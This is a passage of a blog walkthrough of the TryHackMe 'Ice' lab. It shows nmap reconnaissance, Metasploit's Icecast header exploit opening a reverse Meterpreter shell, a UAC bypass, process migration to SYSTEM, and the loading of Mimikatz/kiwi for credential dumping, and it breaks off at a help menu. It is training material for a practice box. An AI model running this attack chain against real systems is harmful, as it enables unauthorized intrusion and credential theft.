

# TryHackMe - Ice Walkthrough

10 min read · Jul 9, 2020




Ryan Beebe

Follow

Listen

Share

More



\*Task 1 will be skipped as it only involves connecting to the network\*

## Task 2: Recon

#1 Deploy the machine! This may take up to three minutes to start.

[Task 2] Recon

Scan and enumerate our victim!

#1 Deploy the machine! This may take up to three minutes to start.

No answer needed

Correct Answer

#2 Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'RP: Nmap' prior to this room.

You can use whatever scan you want for this exercise, just be sure to get all ports (as signified by the -p-).

```
root@kali:~/THM/Ice# nmap -A -p- -T4 10.10.36.72 -o nmap_ice.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 15:30 EDT
```

#3 Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?

```
Nmap scan report for 10.10.36.72
Host is up (0.24s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
|_ssl-date: 2020-07-09T19:45:45+00:00; +1s from scanner time.
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp   open  http            Icecast streaming media server
|_http-methods:
|_ Supported Methods: GET
|_http-title: Site doesn't have a title (text/html).
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49158/tcp  open  msrpc           Microsoft Windows RPC
49159/tcp  open  msrpc           Microsoft Windows RPC
49160/tcp  open  msrpc           Microsoft Windows RPC
```

If you're familiar with networking, this question does not require nmap. RDP usually runs on port 3389.

#4 What service did nmap identify as running on port 8000? (First word of this service)

```

Nmap scan report for 10.10.36.72
Host is up (0.24s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds      Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ssl/ms-wbt-server?
|_ssl-date: 2020-07-09T19:45:45+00:00; +1s from scanner time.
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp   open  http            Icecast streaming media server
| http-methods:
|_ Supported Methods: GET
|_ http-title: Site doesn't have a title (text/html).
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49158/tcp  open  msrpc           Microsoft Windows RPC
49159/tcp  open  msrpc           Microsoft Windows RPC
49160/tcp  open  msrpc           Microsoft Windows RPC

```

#5 What does Nmap identify as the hostname of the machine? (All caps for the answer)

```

Host script results:
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
nbstat: NetBIOS name: DARK-PC NetBIOS user: <unknown>, NetBIOS MAC: 02:a6:e9:ac:5b:6c (unknown)
Names:
| DARK-PC<00>          Flags: <unique><active>
| WORKGROUP<00>          Flags: <group><active>
| DARK-PC<20>          Flags: <unique><active>
| WORKGROUP<1e>          Flags: <group><active>
| WORKGROUP<1d>          Flags: <unique><active>
|- \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>

```

### Task 3: Gain Access

#1 Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What type of vulnerability is it? Use <https://www.cvedetails.com> for this question and the next.

### [Icecast](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2014-9091</a>	264	+Priv		2014-12-10	2014-12-11	4.6	User	Local	Low	Not required	Partial	Partial	Partial
Icecast before 2.4.0 does not change the supplementary group privileges when <changeowner> is configured, which allows local users to gain privileges via unspecified vectors.														
2	<a href="#">CVE-2014-9018</a>	200	+Info		2014-12-03	2017-09-07	5.0	None	Remote	Low	Not required	Partial	None	None
Icecast before 2.4.1 transmits the output of the on-connect script, which might allow remote attackers to obtain sensitive information, related to shared file descriptors.														
3	<a href="#">CVE-2011-4612</a>	20			2012-11-19	2012-11-28	5.0	None	Remote	Low	Not required	None	Partial	None
icecast before 2.3.3 allows remote attackers to inject control characters such as newlines into the error log (error.log) via a crafted URL.														
4	<a href="#">CVE-2007-1344</a>			Exec Code Overflow	2007-03-08	2017-07-28	8.3	Admin	Remote	Medium	Not required	Complete	Complete	Complete
Multiple buffer overflows in src/ezstream.c in Ezstream before 0.3.0 allow remote attackers to execute arbitrary code via a crafted XML configuration file processed by the (1) urIParse function, which causes a stack-based overflow and the (2) ReplaceString function, which causes a heap-based overflow. NOTE: some of these details are obtained from third party information.														
5	<a href="#">CVE-2005-0838</a>			DoS Exec Code Overflow	2005-05-02	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Multiple buffer overflows in the XSL parser for IceCast 2.2.0 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsi:when tag, (2) a long test value in an xsi:if tag, or (3) a long select value in an xsi:value-of tag.														
6	<a href="#">CVE-2005-0837</a>			Bypass	2005-05-02	2017-07-10	5.0	None	Remote	Low	Not required	Partial	None	None
IceCast 2.2.0 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing . (dot).														
7	<a href="#">CVE-2004-2027</a>			DoS Overflow	2004-05-10	2017-07-10	5.0	None	Remote	Low	Not required	None	None	Partial
Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read.														
8	<a href="#">CVE-2004-1561</a>			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflow in icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.														
9	<a href="#">CVE-2004-0781</a>			XSS	2004-10-20	2017-07-10	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter.														
10	<a href="#">CVE-2002-1982</a>			Dir. Trav.	2002-12-31	2008-09-05	5.0	None	Remote	Low	Not required	Partial	None	None
Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a .. (dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not.														
11	<a href="#">CVE-2002-0177</a>			Exec Code Overflow	2002-04-22	2016-10-17	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflows in icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.														

#2 What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

### [Icecast](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2014-9091</a>	264	+Priv		2014-12-10	2014-12-11	4.6	User	Local	Low	Not required	Partial	Partial	Partial
Icecast before 2.4.0 does not change the supplementary group privileges when <changeowner> is configured, which allows local users to gain privileges via unspecified vectors.														
2	<a href="#">CVE-2014-9018</a>	200	+Info		2014-12-03	2017-09-07	5.0	None	Remote	Low	Not required	Partial	None	None
Icecast before 2.4.1 transmits the output of the on-connect script, which might allow remote attackers to obtain sensitive information, related to shared file descriptors.														
3	<a href="#">CVE-2011-4612</a>	20			2012-11-19	2012-11-28	5.0	None	Remote	Low	Not required	None	Partial	None
icecast before 2.3.3 allows remote attackers to inject control characters such as newlines into the error log (error.log) via a crafted URL.														
4	<a href="#">CVE-2007-1344</a>			Exec Code Overflow	2007-03-08	2017-07-28	8.3	Admin	Remote	Medium	Not required	Complete	Complete	Complete
Multiple buffer overflows in src/ezstream.c in Ezstream before 0.3.0 allow remote attackers to execute arbitrary code via a crafted XML configuration file processed by the (1) urIParse function, which causes a stack-based overflow and the (2) ReplaceString function, which causes a heap-based overflow. NOTE: some of these details are obtained from third party information.														
5	<a href="#">CVE-2005-0838</a>			DoS Exec Code Overflow	2005-05-02	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Multiple buffer overflows in the XSL parser for IceCast 2.2.0 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsi:when tag, (2) a long test value in an xsi:if tag, or (3) a long select value in an xsi:value-of tag.														
6	<a href="#">CVE-2005-0837</a>			Bypass	2005-05-02	2017-07-10	5.0	None	Remote	Low	Not required	Partial	None	None
IceCast 2.2.0 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing . (dot).														
7	<a href="#">CVE-2004-2027</a>			DoS Overflow	2004-05-10	2017-07-10	5.0	None	Remote	Low	Not required	None	None	Partial
Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read.														
8	<a href="#">CVE-2004-1561</a>			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.														
9	<a href="#">CVE-2004-0781</a>			XSS	2004-10-20	2017-07-10	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter.														
10	<a href="#">CVE-2002-1982</a>			Dir. Trav.	2002-12-31	2008-09-05	5.0	None	Remote	Low	Not required	Partial	None	None
Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a .. (dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not.														
11	<a href="#">CVE-2002-0177</a>			Exec Code Overflow	2002-04-22	2016-10-17	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflows in icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.														

#3 Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command `msfconsole`

```

root@kali:~/THM/Ice# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.89-dev
+ -- =[ 2017 exploits - 1100 auxiliary - 343 post           ]
+ -- =[ 566 payloads - 45 encoders - 10 nops            ]
+ -- =[ 7 evasion                                         ]

Metasploit tip: You can use help to view all available commands
[*] Starting persistent handler(s) ...

msf5 >

```

#4 After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? This module is also referenced in 'RP: Metasploit' which is recommended to be completed prior to this room, although not entirely necessary.

```

msf5 > search icecast
Matching Modules
=====
#  Name
-  ---
0  exploit/windows/http/icecast_header  2004-09-28      great  No    Icecast Header Overwrite

```

#5 Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

```

msf5 > search icecast
Matching Modules
=====
#  Name
-  ---
0  exploit/windows/http/icecast_header  2004-09-28      great  No    Icecast Header Overwrite

msf5 > use 0
msf5 exploit(windows/http/icecast_header) >

```

#6 Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

```
msf5 exploit(windows/http/icecast_header) > show options
Module options (exploit/windows/http/icecast_header):
Name   Current Setting  Required  Description
RHOSTS      yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
REPORT      8000       yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic
```

#7 Let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 10.10.36.72
RHOSTS => 10.10.36.72
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 → 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400
meterpreter > █
```

#### Task 4: Escalate

#1 Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

```
msf5 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 → 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400
meterpreter > █
```

#2 What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'RP: Metasploit' room.

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
416	4	smss.exe				
544	536	csrss.exe				
584	692	svchost.exe				
592	536	wininit.exe				
604	584	csrss.exe				
652	584	winlogon.exe				
692	592	services.exe				
700	592	lsass.exe				
708	592	lsm.exe				
816	692	svchost.exe				
884	692	svchost.exe				
932	692	svchost.exe				
1020	692	svchost.exe				
1060	692	svchost.exe				
1136	692	svchost.exe				
1256	692	spoolsv.exe				
1320	692	svchost.exe				
1440	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1488	692	amazon-ssm-agent.exe				
1512	1020	dwm.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\dwm.exe
1524	1504	explorer.exe	x64	1	Dark-PC\Dark	C:\Windows\explorer.exe
1628	816	WmiPrvSE.exe				
1704	692	LiteAgent.exe				
1744	692	svchost.exe				
1884	692	Ec2Config.exe				
1968	692	sppsvc.exe				
2112	692	svchost.exe				
2332	1524	Icecast2.exe	x86	1	Dark-PC\Dark	C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
2500	692	vds.exe				
2596	816	rundll32.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\rundll32.exe
2604	692	TrustedInstaller.exe				
2624	692	SearchIndexer.exe				
2656	2596	dinotify.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\adinotify.exe

#3 What build of Windows is the system?

```
meterpreter > sysinfo
Computer      : DARK-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

#4 Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

```
meterpreter > sysinfo
Computer      : DARK-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

#5 Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following

command `run post/multi/recon/local\_exploit\_suggester`.\*This can appear to hang as it tests exploits and might take several minutes to complete\*

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

#6 Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.36.72 - Collecting local exploits for x86/windows ...
[*] 10.10.36.72 - 31 exploit checks are being tried ...
[+] 10.10.36.72 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

#7 Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.

```
meterpreter >
Background session 1? [y/N]
msf5 exploit(windows/http/icecast_header) > sessions
Active sessions
=====
Id  Name    Type          Information           Connection
--  ---    ---          -----
1   meterpreter x86/windows  Dark-PC\Dark @ DARK-PC  10.2.15.224:4444 → 10.10.36.72:49219 (10.10.36.72)
```

#8 Go ahead and select our previously found local exploit for use using the command `use FULL\_PATH\_FOR\_EXPLOIT`

```
msf5 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
msf5 exploit(windows/local/bypassuac_eventvwr) > █
```

#9 Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION\_NUMBER`

```
msf5 exploit(windows/local/bypassuac_eventvwr) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
Name      Current Setting  Required  Description
SESSION
SESSION      yes        The session to run this module on.

Exploit target:
Id  Name
--  ---
0   Windows x86

msf5 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_eventvwr) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
Name      Current Setting  Required  Description
SESSION  1
SESSION      yes        The session to run this module on.

Exploit target:
Id  Name
--  ---
0   Windows x86
```

#10 Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

Answer: lhost

#11 Set this option now. You might have to check your IP on the TryHackMe network using the command `ip addr`

```
msf5 exploit(windows/local/bypassuac_eventvwr) > ip addr
[*] exec: ip addr

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/none
    inet 10.2.15.224/17 brd 10.2.127.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::6223:b3c8:9417:3a41/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
msf5 exploit(windows/local/bypassuac_eventvwr) > set lhost 10.2.15.224
lhost => 10.2.15.224
```

#12 After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command `run`. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.

```
msf5 exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 10.2.15.224:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 2 opened (10.2.15.224:4444 → 10.10.36.72:49249) at 2020-07-09 16:32:42 -0400
[*] Cleaning up registry keys ...

meterpreter > ■
```

Note: sometimes Metasploit doesn't take the IP address you set. If you receive "Exploit completed, but no session was created.", try checking that you have to correct IP address set.

#13 Following completion of the privilege escalation a new session will be opened. Interact with it now using the command `sessions SESSION\_NUMBER`

```
msf5 exploit(windows/local/bypassuac_eventvwr) > sessions
Active sessions
-----
Id  Name    Type          Information           Connection
--  ---    ---          -----
1   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.2.15.224:4444 → 10.10.36.72:49219 (10.10.36.72)
2   meterpreter x86/windows Dark-PC\Dark @ DARK-PC 10.2.15.224:4444 → 10.10.36.72:49249 (10.10.36.72)

msf5 exploit(windows/local/bypassuac_eventvwr) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > ■
```

#14 We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

```

meterpreter > getprivs
=====
Enabled Process Privileges
=====

Name
-----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

```

## Task 5: Looting

#1 Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		
4	0	System	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
544	536	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
584	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
592	536	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
684	584	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
652	584	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
692	592	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
788	592	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
788	592	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1028	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1068	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1136	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1256	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1296	816	slui.exe	x64	1	Dark-PC\dark	C:\Windows\System32\slui.exe
1328	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1440	692	taskhost.exe	x64	1	Dark-PC\dark	C:\Windows\System32\taskhost.exe
1488	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1512	1828	dwm.exe	x64	1	Dark-PC\dark	C:\Windows\System32\dwm.exe
1524	1584	explorer.exe	x64	1	Dark-PC\dark	C:\Windows\explorer.exe
1628	816	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wbeen\WmiPrvSE.exe
1704	692	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Xentools\LiteAgent.exe
1744	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1884	692	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1968	692	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
2112	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
2332	1524	Icecast2.exe	x64	1	Dark-PC\dark	C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
2508	692	vds.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vds.exe
2596	816	rundll32.exe	x64	1	Dark-PC\dark	C:\Windows\System32\rundll32.exe
2604	692	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\Servicing\TrustedInstaller.exe
2624	692	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
2656	2596	dinotify.exe	x64	1	Dark-PC\dark	C:\Windows\System32\dnotify.exe
3548	684	conhost.exe	x64	1	Dark-PC\dark	C:\Windows\System32\conhost.exe
3916	2788	powershell.exe	x64	1	Dark-PC\dark	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

#2 In order to interact with lsass we need to be ‘living in’ a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it’ll restart if we crash it! What’s the name of the printer service?

Mentioned within this question is the term ‘living in’ a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.

708	592	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1020	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1060	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1136	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1256	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1296	816	slui.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\slui.exe
1320	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1440	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1488	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe

#3 Migrate to this process now with the command `migrate -N PROCESS\_NAME`

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 3916 to 1256 ...
[*] Migration completed successfully.
```

#4 Let’s check what user we are now with the command `getuid`. What user is listed?

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

#5 Now that we’ve made our way to full administrator permissions we’ll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
```

#6 Loading kiwi into our meterpreter session will expand our help menu, take a look at the newly added section of the help menu now via the command `help`.

meterpreter > help	
Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
